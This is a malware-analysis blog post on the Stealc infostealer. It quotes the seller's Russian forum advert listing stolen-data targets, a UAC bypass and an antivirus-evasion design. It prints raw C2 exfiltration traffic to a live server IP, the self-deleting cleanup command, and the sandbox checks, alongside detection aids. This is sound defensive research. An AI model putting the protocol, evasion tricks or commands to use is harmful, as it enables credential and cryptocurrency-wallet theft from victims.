Stealc: a copycat of Vidar and Raccoon infostealers gaining in popularity – Part 1

blog.sekoia.io/stealc-a-copycat-of-vidar-and-raccoon-infostealers-gaining-in-popularity-part-1/

20 February 2023

Blogpost

This blogpost aims at presenting the activities of the Stealc's alleged developer, a technical analysis of the malware and its C2 communications, and how to track it.

CTI
Cybercrime
Malware
Stealer

Threat & Detection Research Team February 20 2023

23 minutes reading

Context

In January 2023, through our Dark Web monitoring routine, SEKOIA.IO identified a **new information stealer advertised as Stealc** by its alleged developer, going by the handle *Plymouth*. The threat actor presents Stealc as a fully featured and ready-to-use stealer, whose development relied on Vidar, Raccoon, Mars and Redline stealers. This information suggests that this newcomer could be a serious competitor to the popular widespread malware families mentioned above.

In early February 2023, **SEKOIA.IO identified a new malware family** when tracking infrastructures distributing information stealers. The Command and Control (C2) communications of the associated samples share similarities with those of Vidar and Raccoon. Further analysis by SEKOIA.IO allowed us to **associate this new malware family with Stealc**.

The investigation led us to discover several dozens of Stealc samples distributed in the wild, and more than 40 Stealc C2 servers, certainly an indication that this new infostealer became widespread and popular among cybercriminals distributing stealers. SEKOIA.IO therefore conducted an in-depth analysis of this emerging threat.


This blog post aims at presenting the activities of the Stealc's alleged developer, a technical analysis of the malware and its C2 communications, and how to track it. We also share details on Stealc capabilities (Annex 1) and an infection chain distributing it (Annex 2).

In a follow-up blog post, we will share a write-up on the reverse engineering of Stealc to take a look at the different techniques implemented by the malware.

A successful entry into the cybercrime market

First Stealc advertisement

On 9 January, 2023, *Plymouth* advertised the Stealc information stealer for the first time on XSS and BHF Russians-speaking underground forums. The threat actor published a detailed description of the new malware to list its wide stealing capabilities, the fully featured and well designed administration panel, and some technical characteristics.


stealc - стиллер с гибкими настройками и удобной админ-панелью

plymouth · Jan 9, 2023 · stealc · продажа · стиллер

ESCROW AVAILABLE IN THIS THREAD!

New deal

Jump to new · Watch

plymouth
floppy диск
Пользователь
Joined: Jul 30, 2022
Messages: 9
Reaction score: 2
Deposit: 0.02 ₿

Jan 9, 2023 #1

stealc - это нерезидентный стиллер с гибкими настройками сбора данных и удобной админ-панелью. При разработке нашего решения мы опирались на существующие сейчас на рынке Vidar, Raccoon, Mars, RedLine.

Билд

stealc написан на чистом Си с использованием WinAPI (все функции подгружаются в динамике, таблицу импортов занимает пара импортов из mscrt для стаба), собирается под тулкит v100.
Актуальный вес билда - 78kb (может изменяться в зависимости от версии)
Все рабочие строки обфусцированы

Одна из наших ключевых особенностей - все перечисления браузеров, веб-плагинов, кошельков берутся напрямую с вашего управляющего сервера. Вы можете редактировать в базе данных сбор необходимых браузеров, веб-плагинов и кошельков без замены билда стиллера.
Вышел новый плагин или нашли интересующий лично вас? Добавьте запись в БД и уже распространяемый билд stealc начнет его собирать!
Аналогично и с браузерами, десктоп-кошельками - вам не нужно ждать, пока мы выпустим обновление и не нужно делиться с нами интересующими вас приложениями/плагинами для сбора, вы можете добавить их самостоятельно, не создавая конкуренции себе же в траффике.
С другой стороны, вы можете сократить сбор только до тех плагинов и кошельков, что вам действительно нужны и не забивать место на диске.

stealc не генерирует архив на стороне клиента, каждый собираемый файл передается на сервер в отдельном запросе - даже если антивирус среагирует в рантайме, хотя бы часть данных уже будет лежать на сервере.
Это очень важная функция - мы сами использовали все достойные внимания решения на рынке и чаще всего антивирусы реагируют в рантайме на сбор файлов граббером. Если к этому моменту на сервере не будет лога, то в принципе его уже не будет.
Поэтому в своем софте мы реализовали передачу каждого генерируемого/собираемого файла на сервер отдельным запросом сразу после генерации/сбора файла.
Простыми словами - софт собрал данные о системе и сразу передал на сервер, собрал пароли из браузеров и передал на сервер и так далее по списку. Если на каком то этапе в рантайме софт будет пойман антивирусом, то какая-то часть данных уже будет лежать на сервере, а не утеряна.

stealc по-умолчанию собирает большое количество данных:
- более 23 поддерживаемых браузеров (Chromium, Google Chrome, Chrome Canary, Amigo,Torch, Vivaldi, Comodo, EpicPrivacyBrowser, CocCoc, Brave, Cent, 7Star, Chedot, Microsoft Edge, 360, QQBrowser, CryptoTab, Opera, Opera GX, Opera Crypto, Mozilla Firefox, Pale Moon)
- более 70 веб-плагинов (MetaMask, TronLink, Opera Wallet, Binance, Yoroi, Coinbase, Guarda, Jaxx, iWallet, MEW CX, GuildWallet, Ronin Wallet, NeoLine, CLV, Liquality, Terra Station, Kepir, Sollet, Auro Wallet, Polymesh, ICONex, Coin98, EVER, KardiaChain, Rabby, Phantom, Brave, Oxygen, Pali, BOLT X, XDEFI, Nami, Maiar DeFi Wallet, Keeper, Solflare, Cyano, KHC, TezBox, Temple, Goby, Ronin, Byone, OneKey, DAppPlay, SteemKeychain, Braavos, Enkrypt, OKX, Sender, Hashpack, Eternl, Pontem Aptos, Petra Aptos, Martian Aptos, Finnie, Leap Terra, Trezor Password Manager, Authenticator, Authy, EOS Authenticator, GAuth Authenticator, Bitwarden, KeePassXC, Dashlane, NordPass, Keeper, RoboForm, LastPass, BrowserPass, MYKI, Splikity, CommonKey, Zoho Vault)
- более 15 десктоп-кошельков (Bitcoin Core, Dogecoin, Raven, Daedalus, Blockstream Green, Wasabi, Ethereum, Electrum, Electrum-LTC, Exodus, Electron Cash, MultiDoge, Jaxx Desktop, Atomic, Binance, Coinomi)
- мессенджеры: Telegram, Discord, Tox, Pidgin
- сессии Steam
- почтовые клиенты: Microsoft Outlook, Thunderbird

Встроенный нерезидентный лоадер подгрузит во временную папку и запустит указанный файл, возможен запуск от имени админа (используется метод с запросом прав доступа на cmd.exe для обхода желтого окна UAC)

Figure 1. Advertisement for Stealc stealer on XSS, published by *Plymouth* on 9 January, 2023

By default, Stealc targets sensitive data from most used **web browsers**, **browser extensions for cryptocurrency wallets**, **desktop cryptocurrency wallets** and information from additional applications, including **email client and messenger** software. Compared to other stealers SEKOIA.IO analysed, the data collection configuration can be customised to tailor the malware to the customer needs.

Stealc also implements a **customisable file grabber**, allowing its customers to steal files matching their grabber rules. The stealer also has **loader capabilities** that would be usually expected for an information stealer sold as a Malware-as-a-Service (MaaS). A complete list of Stealc capabilities is shared in Annex 1.

The administration panel is also fully featured and allows its users (*i.e.* threat actors distributing the stealer), to:

- set up the malware configuration;
- parse, display, filter, sort and analyse the stolen data;

- download the logs (stolen data) with several options.

SEKOIA.IO observed that **logs handling is a key feature for all information stealers** entering the MaaS market. Threat actors are likely to sell the stolen data on logs marketplace and therefore need to **download it in a personalised way**. In addition, they need to **identify and extract the valuable credentials and files** from the large amounts of collected data. Thus, we assess *Plymouth*, the Stealc presumed developer, almost certainly dedicated **a great effort to develop the administration panel on sorting and downloading logs features**.

Plymouth's activity carried out in a professional manner

After the first publication on 9 January, 2023 on XSS and BHF, *Plymouth* continued to advertise its infostealer to reach a larger audience on additional channels, including Exploit hacking forum and Telegram messaging application.

To **gain the trust of potential customers**, developers often **offer free malware tests to cybercrime forum users** to collect reviews and possibly positive feedback on their product. This is considered as a **guarantee of quality**, similarly to a **Bitcoin deposit** on a cybercrime forum. On some forums, it is even **required to make a deposit or have relevant feedback** from an administrator, moderator or experienced user to sell a product or service.

As shown in the following figure, *Plymouth* fulfils both: a 0.02 Bitcoin deposit (around $400 at the time of deposit), and free weekly tests offered to XSS users. We assess with high confidence that its alleged developer quickly established itself as a reliable threat actor, and its malware gained the trust of cybercriminals dealing with infostealers.




Figure 2. *Plymouth*'s post offering Stealc free weekly tests, *Plymouth*'s profile indicates a deposit of 0.02 Bitcoin on XSS forum (*translated from Russian)*

In addition, *Plymouth* released several versions of Stealc and published changelogs on different forums, as well as on a dedicated Telegram channel (*hxxps://t[.]me/stealc_changelog*). The changelogs introduce new features and bug fixes. Main changes for each release are listed in the following figure.




Figure 3. Timeline of Stealc releases and *Plymouth*'s activities

Plymouth's publications and observed activities indicate that Stealc is under ongoing development with new features added on a weekly basis. While the stealer is already functional and adopted by several threat actors, the developer continues to improve both malware and administration panels, likely to expand its customer base.

Technical analysis

Before analysing Stealc's execution process and C2 communications, we present how we associate the new malware family with the malware advertised by Stealc.

Malware sample association

In early February 2023, SEKOIA.IO analysts found a sample of an unknown malware by investigating an infrastructure typically used to distribute stealers (SHA256: a2465fc5059ea57c7b64b1dc01caf8735422a005ddb7fabeddfa3cbc89085ccf, https://tria.ge/230212-pkc69adh37). The sample execution raises two specific characteristics:

- The download of a legitimate third-party DLLs, already observed being abused by stealers (*sqlite3.dll*, *freebl3.dll*, *mozglue.dll*, *msvcp40.dll*, *nss3.dll*, *softokn3.dll* and *vcruntime140.dll*);
- The execution of a command deleting all DLLs in *C:\ProgramData*.

From these behaviours, we pivoted on dozens of samples that appear to belong to the same malware family using the following query on VirusTotal:

```
behaviour:"C:\ProgramData\*.dll" behaviour:"timeout /t 5" behaviour:"sqlite3.dll"
```




Figure 4. Search on specific behaviours of the malware sample on VirusTotal yielding to packed and unpacked samples

The results returned standalone samples of about 80KB (SHA256: 77d6f1914af6caf909fa2a246fcec05f500f79dd56e5d0d466d55924695c702d), we analysed it in depth to corroborate the association of this new malware family to Stealc. Here is a summary of the association of Stealc features as advertised by *Plymouth* and sample features observed by SEKOIA.IO.

Stealc features, as described by Plymouth on XSS	**SEKOIA.IO observations based on samples of the new malware family**
When developing our solution, we relied on Vidar, Raccoon, Mars and RedLine	Stealc, Vidar, Raccoon and Mars all download legitimate third-party DLLs (sqlite3.dll, nss3.dll, *etc.*), as the found sample.
Current build weight – 78kb	The standalone sample is approximately 80KB.
stealc was written in pure C using WinAPI	C written malware uses WinAPI functions.
all functions are dynamically loaded	Once the strings are deobfuscated, the malware loads the WinAPI functions using GetProcAddress and LoadLibraryA.
import table is taken by couple of imports from mscrt	The import address table imports 6 functions from MsvcrtDLL.

All lines of work are obfuscated.	All strings are obfuscated using RC4 and base64, except a few ones which are related to new features (update v1.1.2).
stealc does not generate an archive on the client side, each file to be collected is sent to the server in a separate request	The malware exfiltrates the collected data file by file and doesn't wait to receive all configuration to collect and send data.
more than 23 supported browsers	Based on the configuration sent by the C2, the malware targets 22 browsers.
more than 70 web plugins	Based on the configuration sent by C2, Stealc targets 75 plugins.
more than 15 desktop wallets	Based on the configuration sent by C2, Stealc targets 25 wallets.
email clients	The sample collects data from Outlook files (*Outlook\accounts.txt*), the configuration is stored in the obfuscated data.
added random name generation for script-gate (api.php), in stealc update v1.1.2	The first samples communicated on /api.php and downloaded the DLLs from /libs/. Recent samples used random paths ([a-f0-9]{16}) for data exfiltration and DLL download.
recorded user-agents in the system_info.txt file, in stealc update v1.1.2	The malware exfiltrates victim host's user agents.
recorded ip and country in file system_info.txt, in stealc update v1.1.2	IP address and country of the infected host (ISO) are exfiltrated to the C2.

Table 1. SEKOIA.IO observations on the advertised Stealc features and collected samples
Based on this comparative table, SEKOIA.IO analysts assess this new malware family found in the wild matches Stealc infostealer with high confidence.

Technical overview of Stealc sample

SEKOIA.IO reverse engineered Stealc and will publish an in-depth analysis to share further details. In the meantime, here is an overview of the main steps of Stealc execution.

Once executed, Stealc deobfuscates all its **RC4-encrypted and base64-encoded strings**. It then compares the system date to the hardcoded date in the obfuscated strings. If the execution occurs after the hardcoded date, the malware stops. This check is likely implemented by the stealer developer to limit the customer's activity to the licence validity period.

Stealc also checks for virtual or sandbox environments by comparing the machine name to *HAL9TH* and the user name to *JohnDoe*, solely used by Microsoft Defender emulator.

The malware dynamically loads the different WinAPI functions using LoadLibrary and GetProcAddress, and initiates the communication to its C2 server. Here is a step-by-step analysis of the malware communication:

1. Stealc first sends the victim's host **HWID** (Hardware Identifier) and **build name** to its C2 server, using a POST request on the server gate (*name="hwid", name="build"*). The server responds with the base64-encoded configuration, such as:

```
d325580bb149e327a7c8338ec6c9ac7227e7c319411261441d8d3097b2a2d6e5fef3ce48|isdone|docia.docx|
1|1|0|1|1|1|1|1|
```

```
POST /752e382b4dcf5e3f.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----DGDBKFBAKFBFHIECFBFI
Host: 162.0.238.10
Content-Length: 214
Connection: Keep-Alive
Cache-Control: no-cache

------DGDBKFBAKFBFHIECFBFI
Content-Disposition: form-data; name="hwid"

8E9AC93F4D644022391788
------DGDBKFBAKFBFHIECFBFI
Content-Disposition: form-data; name="build"

default
------DGDBKFBAKFBFHIECFBFI--
HTTP/1.1 200 OK
Date: Wed, 01 Feb 2023 13:25:03 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 144
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

ZDMyNTU4MGJiMTQ5ZTMyN2E3YzgzMzhlYzZjOWFjNzIyN2U3YzMxOTQxMTI2MTQ0MWQ4ZDMwOTdiMmEyZDZlNWZlZjNjZTQ4fGlzZG9uZXxkb2NpYS5kb2N4fDF8MXwwfDF8MXwxfDF8MXw=
```

Figure 5. Stealc C2 communication, first POST request to send the victim host HWID and build name

1. The malware sends the command **browsers** to the C2 to retrieve its **configuration for data collection from web browsers**, using a POST request on the server gate (*name="token", name="message" (browsers)*). Again, the server responds with the base64-encoded configuration, such as:

```
Google Chrome|\Google\Chrome\User Data|chrome|Google Chrome Canary|\Google\Chrome SxS\User
Data|chrome|Chromium|\Chromium\User Data|chrome|Amigo|\Amigo\User Data|chrome|Torch|\Torch\User
Data|chrome|Vivaldi|\Vivaldi\User Data|chrome|Comodo Dragon|\Comodo\Dragon\User
Data|chrome|EpicPrivacyBrowser|\Epic Privacy Browser\User Data|chrome|CocCoc|\CocCoc\Browser\User
Data|chrome|Brave|\BraveSoftware\Brave-Browser\User Data|chrome|Cent Browser|\CentBrowser\User
Data|chrome|7Star|\7Star\7Star\User Data|chrome|Chedot Browser|\Chedot\User Data|chrome|Microsoft
Edge|\Microsoft\Edge\User Data|chrome|360 Browser|\360Browser\Browser\User
Data|chrome|QQBrowser|\Tencent\QQBrowser\User Data|chrome|CryptoTab|\CryptoTab Browser\User
Data|chrome|Opera Stable|\Opera Software|opera|Opera GX Stable|\Opera Software|opera|Mozilla
Firefox|\Mozilla\Firefox\Profiles|firefox|Pale Moon|\Moonchild Productions\Pale Moon\Profiles|firefox|Opera
Crypto Stable|\Opera Software|opera|Thunderbird|\Thunderbird\Profiles|firefox|
```

```
POST /752e382b4dcf5e3f.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----AAEGHJKJKKJDHIDHJKJD
Host: 162.0.238.10
Content-Length: 268
Connection: Keep-Alive
Cache-Control: no-cache

------AAEGHJKJKKJDHIDHJKJD
Content-Disposition: form-data; name="token"

d325580bb149e327a7c8338ec6c9ac7227e7c319411261441d8d3097b2a2d6e5fef3ce48
------AAEGHJKJKKJDHIDHJKJD
Content-Disposition: form-data; name="message"

browsers
------AAEGHJKJKKJDHIDHJKJD--
HTTP/1.1 200 OK
Date: Wed, 01 Feb 2023 13:25:04 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1340
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

R29vZ2xlIENocm9tZXxcR29vZ2xlXENocm9tZVxVc2VyIERhdGF8Y2hyb21lFEdvb2dsZSBDaHJvbWUgQ2FuYXJ5fFxHb29nbGVcQ2hyb21lIFN4U1xVc2VyIERhdGF8Y2hyb21lFENocm9taX
VtfFxDaHJvbWl1bVxVc2VyIERhdGF8Y2hyb21lFEFtaWdvfFxBbWlnb1xVc2VyIERhdGF8Y2hyb21lFFRvcmNofFxUb3JjaFxVc2VyIERhdGF8Y2hyb21lFFZpdmFsZGl8XFZpdmFsZGlcVXNlciB
EYXRhfGNocm9tZXxDb21vZG8gRHJhZ29ufFxDb21vZG9cRHJhZ29uXFVzZXIgRGF0YXxjaHJvbWV8RXBpY1ByaXZhY3lCcm93c2VyYFxFcGljIFByaXZhY3kgQnJvd3NlclxVc2VyIERhdGF8
Y2hyb21lFENvY0NvY3xcQ29jQ29jXEJyb3dzZXJcVXNlciBEYXRhfGNocm9tZXxCcmF2ZXxcQnJhdmVTb2Z0d2FyZVxCcmF2ZS1Ccm93c2VyXFVzZXIgRGF0YXxjaHJvbWV8Q2VudCBCc
m93c2VyfFxDZW50QnJvd3NlclxVc2VyIERhdGF8Y2hyb21lFDdTdGFyfFw3U3Rhclw3U3RhclxVc2VyIERhdGF8Y2hyb21lFENoZWRvdCBCcm93c2VyfFxDaGVkb3RcVXNlciBEYXRhfGNocm
9tZXxNaWNyb3NvZnQgRWRnZXxcTWljcm9zb2Z0XEVkZ2VcVXNlciBEYXRhfGNocm9tZXwzNjAgQnJvd3NlcnxcMzYwQnJvd3NlclxCcm93c2VyXFVzZXIgRGF0YXxjaHJvbWV8UVFCcm9
3c2VyfFxUZW5jZW50XFFRQnJvd3NlclxVc2VyIERhdGF8Y2hyb21lFENyeXB0b1RhYnxcQ3J5cHRvVGFiIEJyb3dzZXJcVXNlciBEYXRhfGNocm9tZXxPcGVyYSBTdGFibGV8XE9wZXJhIFNv
ZnR3YXJlfG9wZXJhfE9wZXJhIEdYIFN0YWJsZXxcT3BlcmEgU29mdHdhcmV8b3BlcmF8TW96aWxsYSBGaXJlZm94fFxNb3ppbGxhXEZpcmVmb3hcUHJvZmlsZXN8ZmlyZWZveHxQYW
xlIE1vb258XE1vb25jaGlsZCBQcm9kdWN0aW9uc1xQYWxlIE1vb25cUHJvZmlsZXN8ZmlyZWZveHxPcGVyYSBDcnlwdG8gU3RhYmxlFFxPcGVyYSBTb2Z0d2FyZXxvcGVyYXxUaHVuZGVy
YmlyZHxcVGh1bmRlcmJpcmRcUHJvZmlsZXN8ZmlyZWZveHw=
```

Figure 6. Stealc C2 communication, second POST request to get the data collection configuration for web browsers

1. Using the same format, it sends the command **plugins** to the C2 to retrieve its configuration for **data collection from web browser extensions**, using a POST request on the server gate (*name="token", name="message" (plugins)*). The server responds with the base64-encoded configuration, such as:

```
MetaMask|djclckkglechooblngghdinmeemkbgci|1|0|0|MetaMask|ejbalbakoplchlghecdalmeeeajnimhm|1|0|0|
MetaMask|nkbihfbeogaeaoehlefnkodbefgpgknn|1|0|0|TronLink|ibnejdfjmmkpcnlpebklmnkoeoihofec|1|0|0|
Binance Wallet|fhbohimaelbohpjbbldcngcnapndodjp|1|0|0|Yoroi|ffnbelfdoeiohenkjibnmadjiehjhajb|1|0|0|
Coinbase Wallet extension|hnfanknocfeofbddgcijnmhnfnkdnaad|1|0|1|Guarda|
hpglfhgfnhbgpjdenjgmdgoeiappafln|1|0|0|(redacted)
```

1. Stealc exfiltrates **fingerprint data** of the infected host, using a POST request on the server gate (*name="token", name="file_name", name="file"*). The file is named *system_info.txt* and includes information on network, system summary, user agents, installed apps and process list.
2. It **downloads 7 legitimate third-party DLLs** from the C2 server, using GET requests, in the following order:
   - *sqlite3.dll*
   - *freebl3.dll*
   - *mozglue.dll*
   - *msvcp40.dll*
   - *nss3.dll*
   - *softokn3.dll*
   - *vcruntime140.dll*
3. Stealc **exfiltrates files one by one**, using POST requests on the server gate (*name="token", name="file_name", name="file"*). Files collected and exfiltrated by the malware correspond to those defined in the received configuration, such as (for a victim host having Mozilla Firefox installed):
   - *history\Mozilla Firefox_*.default-release.txt*
   - *autofill\Mozilla Firefox_*.default-release.txt*
   - *cookies\Mozilla Firefox_*.default-release.txt*
4. It sends the command **wallets** to the C2 to retrieve its configuration for **data collection from desktop cryptocurrency wallets**, using a POST request on the server gate (*name="token", name="message" (wallets)*). Again, the server responds with the base64-encoded configuration, such as:

```
Bitcoin Core|\Bitcoin\wallets\|wallet.dat|1|Bitcoin Core
Old|\Bitcoin\|*wallet*.dat|0|Dogecoin|\Dogecoin\|*wallet*.dat|0|Raven Core|\Raven\|*wallet*.dat|0|Daedalus
Mainnet|\Daedalus Mainnet\wallets\|she*.sqlite|0|Blockstream Green|\Blockstream\Green\wallets\|*.*|1|Wasabi
Wallet|\WalletWasabi\Client\Wallets\|*.json|0|Ethereum|\Ethereum\|keystore|0|Electrum|\Electrum\wallets\|*.*|0|
(redacted)
```

1. It also sends the command **files** to the C2 to retrieve its configuration for the **file grabber**, using a POST request on the server gate (name="token", name="message" (files)). The server responds with the base64-encoded configuration, such as:

```
DESKTOP|%DESKTOP%\|*.txt|15|1|0|Doki|%DOCUMENTS%\|*.txt|15|1|0|
```

1. Again, it exfiltrates the collected data using the same pattern as previously described in step 6 (*name="token", name="file_name", name="file"*). With the previous configuration, the file *files\DESKTOP\SwitchSearch.txt* is collected and exfiltrated by the malware.
2. Finally, Stealc obfuscated data includes the file path or the Windows Registry key related to **sensitive data of Discord, Telegram, Tox, Outlook and Steam**. The malware gathers the targeted files and exfiltrates then with the same pattern as described before.
3. Once the malware finishes retrieving all configurations and exfiltrating collected data, it sends the command **done** using a POST request on the server gate (*name="token", name="message" (done)*).

Stealc C2 communications are verbose when the infected host has multiple web browsers, extensions, desktop wallets or files matching the collection configuration.

Once the data collection process is done, the malware removes itself and the downloaded DLL files from the compromised host by executing the following command:

```
cmd.exe /c timeout /t 5 & del /f /q "$STEALERPATH" & del "C:\ProgramData\*.dll" & exit
```

Tracking Stealc in its many forms

Standalone samples

An efficient way to detect the Stealc standalone samples consists in writing a YARA rule on the specific strings which are not obfuscated (those which were added in the v1.2.0 Stealc release).

For this purpose, we compare the common strings embedded in all the Stealc standalone samples. Here are the characteristic strings included in all standalone samples:

```
ASCII: ------           paddr: 69704, 69726
ASCII: \..\         paddr: 69844
ASCII: block            paddr: 69856
ASCII: Network Info:            paddr: 69864
ASCII: - IP: IP?            paddr: 69881
ASCII: - Country: ISO?          paddr: 69893
ASCII: - Display Resolution:            paddr: 69913
ASCII: User Agents:         paddr: 69936
```

We can also sign the malware function that loops over the obfuscated strings to deobfuscate them. A YARA rule based on both methods is shared in IoCs & Technical Details.

Packed samples

YARA signatures based on the malware strings or functions are not efficient when the sample is packed using a commercial packer, a custom loader, embedded in a shellcode, or else. In that scenario, dynamic detection is a valid option.

